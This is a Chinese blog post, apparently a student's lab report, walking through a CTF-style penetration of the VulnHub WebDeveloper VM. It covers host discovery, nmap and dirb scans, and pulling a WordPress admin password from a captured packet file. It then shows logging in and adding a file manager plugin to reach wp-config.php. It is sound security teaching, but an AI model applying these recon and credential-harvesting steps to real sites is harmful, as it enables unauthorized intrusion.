
# 网络渗透实验四 CTF实践

原创

ROM、 于 2021-12-14 12:16:52 发布 2367 收藏
分类专栏： 网络渗透 文章标签： 安全 linux 网络

本文链接：https://blog.csdn.net/ROM____/article/details/121924160
版权


网络渗透 专栏收录该内容
2 篇文章 0 订阅
订阅专栏

实验目的：通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：Vulnerable By Design ~ VulnHub

实验工具：不限

**实验步骤和内容：**


目的：获取靶机Web Developer 文件/root/flag.txt中flag。

基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件 “cap”；分析 “cap” 文件，找到网站管理后台账号密码；插件利用（有漏洞）；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

实施细节如下：

1、发现目标 (netdiscover)，找到WebDeveloper的IP地址。截图。

ip地址即为下图的192.168.64.133




```
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# arp-scan  -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:51:95:0a, IPv4: 192.168.64.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    00:50:56:c0:00:08       VMware, Inc.
192.168.64.2    00:50:56:e7:6e:86       VMware, Inc.
192.168.64.133  00:0c:29:8d:b4:62       VMware, Inc.
192.168.64.254  00:50:56:ee:8d:e0       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.968 seconds (130.08 hosts/sec).
 4 responded
```

2、利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，截图并说明目标提供的服务有哪些？（利用第一次实验知识点）


使用语句“nmap -sV 192.168.64.133”

从图中可知，靶机开启的端口服务，22端口：开启远程登录服务，80端口：开启http服务。



```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV 192.168.64.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 09:48 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 09:48 (0:00:06 remaining)
Nmap scan report for 192.168.64.133
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:0C:29:8D:B4:62 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

3、若目标主机提供了HTTP服务，尝试利用浏览器访问目标网站。截图。是否有可用信息？



EXAMPLE SITE

Just another WordPress site

POSTS

OCTOBER 30, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...

RECENT POSTS

Hello world!

RECENT COMMENTS


A WordPress Commenter on Hello world!

ARCHIVES

October 2018

4、利用whatweb探测目标网站使用的CMS模板。截图。分析使用的CMS是什么？

使用命令“whatwed 192.168.241.134”最后能得到该网站使用的是WordPress[4.9.8]




```
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

┌──(root💀 kali)-[/home/kali]
└─# whatweb 192.168.64.133

http://192.168.64.133 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.64.133], JQuery[
1.12.4], MetaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Scr
ipt[text/javascript], Title[Example site &#8211; Just another WordPress site]
, UncommonHeaders[link], WordPress[4.9.8]
```

5、网络搜索wpscan，简要说明其功能。

WPScan是一个扫描 WordPress 漏洞的黑盒子扫描器，该扫描器可以实现获取Wordpress站点用户名，获取安装的所有插件、主题，以及存在漏洞的插件、主题，并提供漏洞信息。同时还可以实现对未加防护的Wordpress站点暴力破解用户名密码。

6、使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster， 国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）。


输入命令语句“dirb http://192.168.64.133”



```
┌──(root💀kali)-[/home/kali]
└─# dirb http://192.168.64.133

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 12 02:46:47 2021
URL_BASE: http://192.168.64.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.64.133/ ----
+ http://192.168.64.133/index.php (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.64.133/ipdata/
+ http://192.168.64.133/server-status (CODE:403|SIZE:302)

==> DIRECTORY: http://192.168.64.133/wp-admin/

==> DIRECTORY: http://192.168.64.133/wp-content/

==> DIRECTORY: http://192.168.64.133/wp-includes/
+ http://192.168.64.133/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.64.133/ipdata/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

通过查看可知该网站和流量有关。

7、浏览器访问该目录（路径），发现一个cap文件。截图。




# Index of /ipdata

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| analyze.cap | 2018-10-30 09:14 | 2.8M | |

*Apache/2.4.29 (Ubuntu) Server at 192.168.64.133 Port 80*

8、利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？截图。




analyze.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method==POST

No.     Time          Source          Destination     Protocol  Length Info
    180 90.210143     192.168.1.222   192.168.1.176   HTTP       799 POST /wordpress/wp-login.php HTTP/1.1  (application/x-www-form-urlencoded)
    665 123.135136    192.168.1.222   192.168.1.176   HTTP      1015 POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1  (application/x-www-form-urlencoded)

› Frame 180: 799 bytes on wire (6392 bits), 799 bytes captured (6392 bits)
› Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: PcsCompu_1d:4d:40 (08:00:27:1d:4d:40)
› Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176
› Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
› Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "log" = "webdeveloper"
  › Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
  › Form item: "wp-submit" = "Log In"
  › Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
  › Form item: "testcookie" = "1"

0270  6e 73 65 63 75 72 65 2d  52 65 71 75 65 73 74 73   nsecure- Requests
0280  3a 20 31 0d 0a 0d 0a 6c  6f 67 3d 77 65 62 64 65   : 1····l og=webde
0290  76 65 6c 6f 70 65 72 26  70 77 64 3d 54 65 35 65   veloper& pwd=Te5e
02a0  51 67 25 32 36 34 73 42  53 25 32 31 59 72 25 32   Qg%264sB S%21Yr%2
02b0  34 25 32 39 77 66 25 32  35 25 32 38 44 63 41 64   4%29wf%2 5%28DcAd
02c0  26 77 70 2d 73 75 62 6d  69 74 3d 4c 6f 67 2b 49   &wp-subm it=Log+I
02d0  6e 26 72 65 64 69 72 65  63 74 5f 74 6f 3d 68 74   n&redire ct_to=ht
02e0  74 70 25 33 41 25 32 46  25 32 46 31 39 32 2e 31   tp%3A%2F %2F192.1
02f0  36 38 2e 31 2e 31 37 36  25 32 46 77 6f 72 64 70   68.1.176 %2Fwordp
0300  72 65 73 73 25 32 46 77  70 2d 61 64 6d 69 6e 25   ress%2Fw p-admin%
0310  32 46 26 74 65 73 74 63  6f 6f 6b 69 65 3d 31      2F&testc ookie=1

Text item (text), 17 bytes                      Packets: 806 · Displayed: 2 (0.2%)      Profile: Default
```

从图中可知登录后的账号和密码。Login：webdeveloper，password：Te5eQg&4sBS!Yr$)wf%(DcAd。

9、利用上一步得到的信息进入网站后台。截图。

搜索网站192.168.64.133/wp-admin/，用上一步获取的账号密码即可登录。



WordPress 5.8.2 is available! Please update now.

Dashboard

A new, modern publishing experience is coming soon.

Take your words, media, and layout in new directions with Gutenberg, the WordPress editor we're currently building.

Test the new editor today.

You can take Gutenberg for a spin (and share your feedback, if you'd like) before we officially release it, by installing it as a plugin. You can help by testing, filing bugs, or contributing on the GitHub repository.

Not quite ready?


The new editor will be enabled by default in the next major release of WordPress. If you're not sure how compatible your current themes and plugins are, we've got you covered. Install the Classic Editor plugin to keep using the current editor until you're ready to make the switch.

Welcome to WordPress!

We've assembled some links to get you started:

10、利用该CMS存在的（插件Plugin）漏洞。

点击plugins，搜关键词File manager：



WordPress 5.8.2 is available! Please update now.

Add Plugins

File manager

1,030 items 1 of 35

File Manager

file manager provides you ability to edit, delete, upload, download, copy and paste files and folders.

By mndpsingh287

(1,100) Last Updated: 5 months ago

800,000+ Active Installations ✓ Compatible with your version of WordPress

FileBird – WordPress Media Library Folders & File Manager

Organize thousands of WordPress media files in folders / categories at ease.

By Ninja Team

(649) Last Updated: 6 days ago

100,000+ Active Installations ✓ Compatible with your version of WordPress


Advanced File Manager

File manager is a tool for wordpress provides you ability to Edit, Delete, Upload, Rename,...

Filester – File Manager Pro

Best WordPress file manager without FTP access. Clean design.

然后直接点击active，在WP File Managner 找到wp-config.php：



WP File Manager

Change Theme Here: Default English

